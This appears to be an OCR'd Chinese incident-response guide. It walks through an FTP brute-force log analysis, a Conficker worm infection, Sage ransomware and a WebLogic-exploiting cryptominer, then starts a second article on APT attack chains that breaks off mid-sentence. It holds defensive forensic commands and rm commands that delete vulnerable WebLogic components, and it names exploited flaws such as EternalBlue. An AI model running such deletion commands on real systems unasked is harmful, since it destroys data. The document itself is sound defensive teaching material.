
这里我们留意到登录类型为 8，来了解一下登录类型 8 是什么意思呢?

登录类型 8：网络明文（NetworkCleartext）

这种登录表明这是一个像类型 3 一样的网络登录，但是这种登录的密码在网络上是通过明文传输的，WindowsServer 服务是不允许通过明文验证连接到共享文件夹或打印机的，据我所知只有当从一个使用 Advapi 的 ASP 脚本登录或者一个用户使用基本验证方式登录 IIS 才会是这种登录类型。“登录过程”栏都将列出 Advapi。

我们推测可能是 FTP 服务，通过查看端口服务及管理员访谈，确认服务器确实对公网开放了 FTP 服务。

另外，日志并未记录暴力破解的 IP 地址，我们可以使用 Wireshark 对捕获到的流量进行分析，获取到正在进行爆破的 IP：




通过对近段时间的管理员登录日志进行分析，如下：

```
C:\Program Files (x86)\Log Parser 2.2>LogParser.exe -i:EVT  "SELECT EXTRACT_TOKE
N(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,
5,'|') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evt
x where EventID=4624 and EXTRACT_TOKEN(Message,13,' ')='10'"
EventType LoginTime           Username Loginip
--------- ------------------- -------- -----------
10        2018-07-05 07:26:00 [redacted] admin 192.168.6.5
10        2018-07-05 07:34:40 [redacted] admin 192.168.6.5
10        2018-07-05 07:35:07 [redacted] admin 192.168.6.5
10        2018-07-05 07:48:52 [redacted] admin 192.168.6.5
10        2018-07-05 08:29:02 [redacted] admin 192.168.6.5
10        2018-07-05 08:35:21 [redacted] admin 192.168.6.5
10        2018-07-05 09:55:24 [redacted] admin 192.168.6.5
10        2018-07-05 10:53:36 [redacted] admin 192.168.6.5
10        2018-07-05 10:58:20 [redacted] admin 192.168.6.5
10        2018-07-05 15:07:45 [redacted] admin 192.168.6.5
Press a key...
EventType LoginTime           Username Loginip
--------- ------------------- -------- -----------
10        2018-07-05 15:18:33 [redacted] admin 192.168.6.5

Statistics:
-----------
Elements processed: 355852
Elements output:    11
Execution time:     29.14 seconds
```


管理员登录正常，并未发现异常登录时间和异常登录 ip，这里的登录类型 10，代表远程管理桌面登录。

另外，通过查看 FTP 站点，发现只有一个测试文件，与站点目录并不在同一个目录下面，进一步验证了 FTP 暴力破解并未成功。



应急处理措施：

1、关闭外网 FTP 端口映射

2、删除本地服务器 FTP 测试

处理措施

FTP 暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止使用 FTP 传输文件，若必须开放应限定管理 IP 地址并加强口令安全审计（口令长度不低于 8 位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。

2、更改服务器 FTP 默认端口。

3、部署入侵检测设备，增强安全防护。

0x04 应急响应实战之蠕虫病毒

蠕虫病毒是一种十分古老的计算机病毒，它是一种自包含的程序（或是一套程序），通常通过网络途径传播，每入侵到一台新的计算机，它就在这台计算机上复制自己，并自动执行它自身的程序。


常见的蠕虫病毒：熊猫烧香病毒 、冲击波/震荡波病毒、conficker 病毒等。

应急场景

某天早上，管理员在出口防火墙发现内网服务器不断向境外 IP 发起主动连接，内网环境，无法连通外网，无图脑补。


事件分析

在出口防火墙看到的服务器内网 IP，首先将中病毒的主机从内网断开，然后登录该服务器，打开 D 盾_web 查杀查看端口连接情况，可以发现本地向外网 IP 发起大量的主动连接：




协议	源IP	本地端口	目标IP	目标端口	状态	进程ID
TCP	192.8.4.152	54432	13.121.140.36	445	发送状态	1040
TCP	192.8.4.152	54433	122.86.74.120	445	发送状态	1040
TCP	192.8.4.152	54434	20.7.61.63	445	发送状态	1040
TCP	192.8.4.152	54435	142.42.126.93	445	发送状态	1040
TCP	192.8.4.152	54436	148.84.184.113	445	发送状态	1040
TCP	192.8.4.152	54437	18.11.237.123	445	发送状态	1040
TCP	192.8.4.152	54438	37.117.240.64	445	发送状态	1040
TCP	192.8.4.152	54439	27.54.205.10	445	发送状态	1040
TCP	192.8.4.152	54440	221.113.227.75	445	发送状态	1040
TCP	192.8.4.152	54441	205.38.81.56	445	发送状态	1040
TCP	192.8.4.152	54442	109.57.211.20	445	发送状态	1040
TCP	192.8.4.152	54443	70.10.44.21	445	发送状态	1040
TCP	192.8.4.152	54444	180.72.223.9	445	发送状态	1040
TCP	192.8.4.152	54445	193.123.105.43	445	发送状态	1040
TCP	192.8.4.152	54446	87.20.170.94	445	发送状态	1040
TCP	192.8.4.152	54447	37.8.84.69	445	发送状态	1040
TCP	192.8.4.152	54448	105.34.52.43	445	发送状态	1040
TCP	192.8.4.152	54449	143.49.205.111	445	发送状态	1040
TCP	192.8.4.152	54450	122.118.162.51	445	发送状态	1040
TCP	192.8.4.152	54451	173.40.216.59	445	发送状态	1040
TCP	192.8.4.152	54452	223.60.224.62	445	发送状态	1040
TCP	192.8.4.152	54453	67.35.81.92	445	发送状态	1040
TCP	192.8.4.152	54454	81.15.150.60	445	发送状态	1040

通过端口异常，跟踪进程 ID，可以找到该异常由 svchost.exe windows 服务主进程引起，svchost.exe 向大量远程 IP 的 445 端口发送请求：



名称	进程ID	CPU	进程位置	公司信息	说明
wininit.exe	580	00	c:\windows\system32\wininit.exe	Microsoft Corporation	Windows 启动应用程序
services.exe	616	00	c:\windows\system32\services.exe	Microsoft Corporation	服务和控制器应用程序
winlogon.exe	640	00	c:\windows\system32\winlogon.exe	Microsoft Corporation	Windows 登录应用程序
lsass.exe	664	00	c:\windows\system32\lsass.exe	Microsoft Corporation	本地安全机构进程
lsm.exe	672	00	c:\windows\system32\lsm.exe	Microsoft Corporation	本地会话管理器服务
svchost.exe	828	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	888	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	972	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1024	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1040	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
slsvc.exe	1056	00	c:\windows\system32\slsvc.exe	Microsoft Corporation	Microsoft 软件授权服务
svchost.exe	1108	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1164	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1192	01	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1348	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
taskeng.exe	1452	00	c:\windows\system32\taskeng.exe	Microsoft Corporation	任务计划程序引擎
spoolsv.exe	1632	00	c:\windows\system32\spoolsv.exe	Microsoft Corporation	后台处理程序子系统应用程序
svchost.exe	1668	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
cissesrv.exe	1704	00	c:\program files\hp\cissesrv\ciss...	Hewlett-Packard Company	HP Smart Array SAS/SATA Notification...


这里我们推测可以系统进程被病毒感染，使用卡巴斯基病毒查杀工具，对全盘文件进行查杀，发现 c:\windows\system32\qntofmhz.dll 异常：



使用多引擎在线病毒扫描对该文件进行扫描:

http://www.virscan.org/

确认服务器感染 conficker 蠕虫病毒，下载 conficker 蠕虫专杀工具对服务器进行清查，成功清楚病毒。



大致的处理流程如下:

1、发现异常：出口防火墙、本地端口连接情况，主动向外网发起大量连接

2、病毒查杀：卡巴斯基全盘扫描，发现异常文件

3、确认病毒：使用多引擎在线病毒对该文件扫描，确认服务器感染 conficker 蠕虫病毒。

4、病毒处理：使用 conficker 蠕虫专杀工具对服务器进行清查，成功清除病毒。

预防处理措施

在政府、医院内网，依然存在着一些很古老的感染性病毒，如何保护电脑不受病毒感染，总结了几种预防措施:

1、安装杀毒软件，定期全盘扫描

2、不使用来历不明的软件，不随意接入未经查杀的 U 盘

3、定期对 windows 系统漏洞进行修复，不给病毒可乘之机

4、做好重要文件的备份，备份，备份。

0x05 应急响应实战之勒索病毒

勒索病毒，是一种新型电脑病毒，主要以邮件、程序木马、网页挂马的形式


进行传播。该病毒性质恶劣、危害极大，一旦感染将给用户带来无法估量的损失。这种病毒利用各种加密算法对文件进行加密，被感染者一般无法解密，必须拿到解密的私钥才有可能破解。自 WannaCry 勒索病毒在全球爆发之后，各种变种及新型勒索病毒层出不穷。

应急场景

某天早上，网站管理员打开 OA 系统，首页访问异常，显示乱码：

事件分析

登录网站服务器进行排查，在站点目录下发现所有的脚本文件及附件都被加密为 .sage 结尾的文件，每个文件夹下都有一个 !HELP_SOS.hta 文件，打包了部分样本：



打开 !HELP_SOS.hta 文件，显示如下：

到这里，基本可以确认是服务器中了勒索病毒，上传样本到 360 勒索病毒网站进行分析：

http://lesuobingdu.360.cn

确认 web 服务器中了 sage 勒索病毒，目前暂时无法解密。

绝大多数勒索病毒，是无法解密的，一旦被加密，即使支付也不一定能够获得解密密钥。在平时运维中应积极做好备份工作，数据库与源码分离（类似 OA 系统附件资源也很重要，也要备份）。

遇到了，别急，试一试勒索病毒解密工具：

“拒绝勒索软件”网站:

https://www.nomoreransom.org/zh/index.html

360 安全卫士勒索病毒专题:

防范措施

一旦中了勒索病毒，文件会被锁死，没有办法正常访问了，这时候，会给你带来极大的困恼。为了防范这样的事情出现，我们电脑上要先做好一些措施：

1、安装杀毒软件，保持监控开启，定期全盘扫描

2、及时更新 Windows 安全补丁，开启防火墙临时关闭端口，如 445、135、137、138、139、3389 等端口

3、及时更新 web 漏洞补丁，升级 web 组件

4、备份。重要的资料一定要备份，谨防资料丢失


5、强化网络安全意识，陌生链接不点击，陌生文件不要下载，陌生邮件不要打开

0x06 应急响应实战之挖矿病毒

随着虚拟货币的疯狂炒作，挖矿病毒已经成为不法分子利用最为频繁的攻击方式之一。病毒传播者可以利用个人电脑或服务器进行挖矿，具体现象为电脑 CPU 占用率高，C 盘可使用空间骤降，电脑温度升高，风扇噪声增大等问题。

应急场景

某天上午重启服务器的时候，发现程序启动很慢，打开任务管理器，发现 cpu 被占用接近 100%，服务器资源占用严重。




事件分析

登录网站服务器进行排查，发现多个异常进程：

分析进程参数：

```
wmic process get caption,commandline /value >> tmp.txt
```



TIPS:

在 windows 下查看某个运行程序（或进程）的命令行参数

使用下面的命令：


```
wmic process get caption,commandline /value
```

如果想查询某一个进程的命令行参数，使用下列方式：

```
wmic process where caption=”svchost.exe” get caption,commandline /value
```

这样就可以得到进程的可执行文件位置等信息。

访问该链接：



Temp 目录下发现 Carbon、run.bat 挖矿程序:

具体技术分析细节详见 《利用 WebLogic 漏洞挖矿事件分析》：

https://www.anquanke.com/post/id/92223

清除挖矿病毒：关闭异常进程、删除 c 盘 temp 目录下挖矿程序 。

临时防护方案

1、根据实际环境路径，删除 WebLogic 程序下列 war 包及目录

```
rm -f /home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-wsat.war

rm -f
    /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/
    AdminServer/tmp/.internal/wls-wsat.war

rm -rf
    /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/
    AdminServer/tmp/_WL_internal/wls-wsat
```

2、重启 WebLogic 或系统后，确认以下链接访问是否为 404

```
http://x.x.x.x:7001/wls-wsat
```

防范措施

新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率。通过利用永恒之蓝（EternalBlue）、web 攻击多种漏洞，如 Tomcat 弱口令攻击、Weblogic WLS 组件漏洞、Jboss 反序列化漏洞，Struts2 远程命令执行等，导致大量服务器被感染挖矿程序的现象 。总结了几种预防措施：

1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护

2、及时更新 Windows 安全补丁，开启防火墙临时关闭端口

3、及时更新 web 漏洞补丁，升级 web 组件

参考链接：

https://cloud.tencent.com/document/product/296/9605

https://www.cnblogs.com/shellr00t/p/6943796.html

https://www.exehack.net/5106.html

APT 攻击链及事件响应策略

原创： Cherishao 信安之路 2018-09-09

首先我们来思考一个问题，APT 攻击事件和传统的网络攻击有什么明显区别呢？我相信，很多安全的小伙伴都会说，相比于传统的安全攻击事件来说，APT 攻击事件更持久，更有针对性，那 APT 攻击事件的攻击流程和预防 APT 事件的响应流程又是怎么一回事呢？接下来，让我们一起来学习下卡巴斯基给出的官方指南]:

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07171449/Incident_Response_Guide_eng.pdf

前言

在过去几年中网络环境虽然没有发生大的变化，但是随着信息化的不断发展，网络犯罪分子的攻击机会及攻击面也在不断扩大增多。他们更专注于针对性的攻击、更有效地利用受害者的弱点，同时不断提高着自身警惕性。

对于这种针对性的攻击（以下简称 APT 攻击），很多公司的安全服务部门往往没有做好准备：通常情况下公司的员工低估了现代网络攻击的速度，保密性和效率，并且不承认传统的安全方法是多么无效。使用传统的预防工具，如反恶意软件产品、IDS/IPS 、安全检测工具、结合 SIEM 和抗 APT 等检测解决方案，这种昂贵的复合体在针对 APT 攻击时也有可能无法充分发挥其效果。如果不从本质上去了解所发生的安全事件，是什么样的安全事件，也就很难去预防。

因此，本文主要介绍了 APT 攻击事件的整个攻击链及事件响应需要重点关注的对象，目的也是为了让更多的人了解，APT 攻击事件的攻击环节，这样在我们遇到具体的 APT 事件时，才能在第一时间进行相关级别的事件响应。

APT 攻击（计划攻击）

APT 攻击，我们指的是由攻击者（Hacker）准备的高级攻击行动。这里不包括一般的攻击行为，例如网站挂马、加外链等；任何 APT 攻击的基本原则包括详细的准备和逐步战略，在这里，我们将 APT 攻击所设计的阶段的序列（称

